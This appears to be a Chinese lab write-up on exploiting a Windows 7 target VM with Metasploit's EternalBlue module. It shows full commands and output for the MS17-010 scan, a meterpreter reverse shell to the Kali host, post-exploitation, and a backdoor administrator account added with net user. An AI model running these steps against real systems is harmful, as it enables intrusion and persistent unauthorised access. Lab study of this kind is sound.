
在此，只关注两个命令：RHOSTS和THREADS，RHOSTS是要扫描的主机（主机段），THREADS是线程，默认是1，开始使用线程加快扫描

11.设置扫描的主机或者主机段（由于靶机IP地址是192.168.223.141，因此设置扫描主机段为192.168.223.141/24）：set rhosts 192.168.223.141/24;然后设置扫描线程为20；最后输入run执行扫描。与此同时，在kali里面打开wireshark抓包工具（新建一个终端，输入wireshark即可），监听ethO



```
msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.223.141/24
rhosts => 192.168.223.141/24
msf auxiliary(scanner/smb/smb_ms17_010) > set threads 20
threads => 20
msf auxiliary(scanner/smb/smb_ms17_010) > run

[*] Scanned  39 of 256 hosts (15% complete)
[*] Scanned  58 of 256 hosts (22% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 115 of 256 hosts (44% complete)
[*] Scanned 135 of 256 hosts (52% complete)
[+] 192.168.223.141:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
(64-bit)
[*] Scanned 159 of 256 hosts (62% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 209 of 256 hosts (81% complete)
[*] Scanned 236 of 256 hosts (92% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

由上图可以看出，扫描出来存在ms17_010漏洞的主机，也恰好是我的靶机




Wireshark · 追踪 TCP 流 (tcp.stream eq 2) · wireshark_eth0_201...

```
(.....................w...........................
\.....NTLMSSP..........@...`.`.X.................. .
.....................$./.G...9......p.-.............46..;7.
(..........H........p.-..............P.C.....P.C.....P.C..
...P.C............................v.o.B.b.O.8.M.J.
9.h.G.O.X.d.h.B.Windows 2000 2195.Windows 2000
5.0....#.SMBsm.....h.....................w........c.SMBs...
... ......................w.
.........................@...&....Windows 2000
2195.Windows 2000 5.0....q.SMBs......
.....................w....q...H.Windows 7 Ultimate 7601
Service Pack 1.Windows 7 Ultimate
6.1.WORKGROUP....I.SMBu......
(.....................w...............\\192.168.223.141\IPC
$.?????.......SMBu......
(.....................w...........IPC.....J.SMB%......
(.....................w..........................J...J...#....
.\PIPE\....#.SMB
%.......h.....................w........O.SMB2..............
...........A..........................B...N..................
........#.SMB2..........................A....
```

通过跟踪TCP流，得到了靶机的基本信息：操作系统是windows 7，IP地址是192.168.223.141，协议为SMB2

12.进行攻击：use exploit/windows/smb/ms17_010_eternalblue




```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

设置攻击目标（靶机）：set rhost 192.168.223.141

设置攻击载荷：set payload windows/x64/meterpreter/reverse_tcp


设置监听主机（kali）：set lhost 192.168.223.137

利用exploit进行攻击：exploit



```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.223.141
rhost => 192.168.223.141
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.223.137
lhost => 192.168.223.137
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

攻击之后如下图所示：




```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.223.137:4444
[*] 192.168.223.141:445 - Connecting to target for exploitation.
[+] 192.168.223.141:445 - Connection established for exploitation.
[+] 192.168.223.141:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.223.141:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.223.141:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.223.141:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.223.141:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.223.141:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.223.141:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.223.141:445 - Sending all but last fragment of exploit packet
[*] 192.168.223.141:445 - Starting non-paged pool grooming
[+] 192.168.223.141:445 - Sending SMBv2 buffers
[+] 192.168.223.141:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.223.141:445 - Sending final SMBv2 buffers.
[*] 192.168.223.141:445 - Sending last fragment of exploit packet!
[*] 192.168.223.141:445 - Receiving response from exploit packet
[+] 192.168.223.141:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.223.141:445 - Sending egg to corrupted connection.
[*] 192.168.223.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.223.141
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.223.137:4444 -> 192.168.223.141:49159) at 2019-04-20 22:32:49 +0800
[+] 192.168.223.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.223.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.223.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

可以看到监听（kali）IP（192.168.223.137）及端口（4444），被攻击主机（192.168.223.141）及端口（49159）之间已经建立了连接


四、持续攻击（种植后门）

1.显示远程主机系统信息：sysinfo




```
meterpreter > sysinfo
Computer        : PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

2.查看用户身份：getuid




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

3.对远程主机当前屏幕进行截图：screenshot




```
meterpreter > screenshot
Screenshot saved to: /root/kYqGCZIK.jpeg
```

打开截图所在位置：



4.获得shell控制台：shell




```
meterpreter > shell
Process 2936 created.
Channel 1 created.
Microsoft Windows [�汾 6.1.7601]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

C:\Windows\system32>
```

上面显示转到C:\Windows\system32目录下，说明已经获得了shell的控制权。

5.进行后门植入（创建新的管理员账户）


net user hack 123456 /add　　//在windows 7上创建一个hack的用户，以便下次访问



```
C:\Windows\system32>net user hack 123456 /add
net user hack 123456 /add
�‘��ɹ�����ɡ�

������ NET HELPMSG 2224 �ɻ��ø����İ�����

C:\Windows\system32>net localgroup administrators hack /add
net localgroup administrators hack /add
�����ɹ����g�
```

net localgroup administrators hack /add　　//将hack加入到windows 7的本地管理员组中，以便获得更大权限

net user　　//查看windows 7本地用户




```
C:\Windows\system32>net user
net user

\\ ������'�

-------------------------------------------------------------------------------
Administrator            Guest                    hack
������
������������ɕ�������h���������������


C:\Windows\system32>net localgroup administrators
net localgroup administrators
����        administrators
У��       ����U�L�����/���в������Z���õ����Ę

��U

-------------------------------------------------------------------------------
Administrator
hack
������
�����ɹ����g�
```

net localgroup administrators　　//查看windows 7本地管理员

由上图可以看出来，的确将hack添加到windows 7 中，这样可以方便下次继续访问


五、抓包分析

1、首先客户端发送一个SMB Negotiate Protocol Request请求数据报，并列出它所支持的所有SMB协议版本。（正常共享的话，客户端会列出好几个它支持的版本，如果是攻击的话，会故意拉低版本，版本越低，安全性越差）




```
     Time        Source            Destination       Protocol  Length  Info
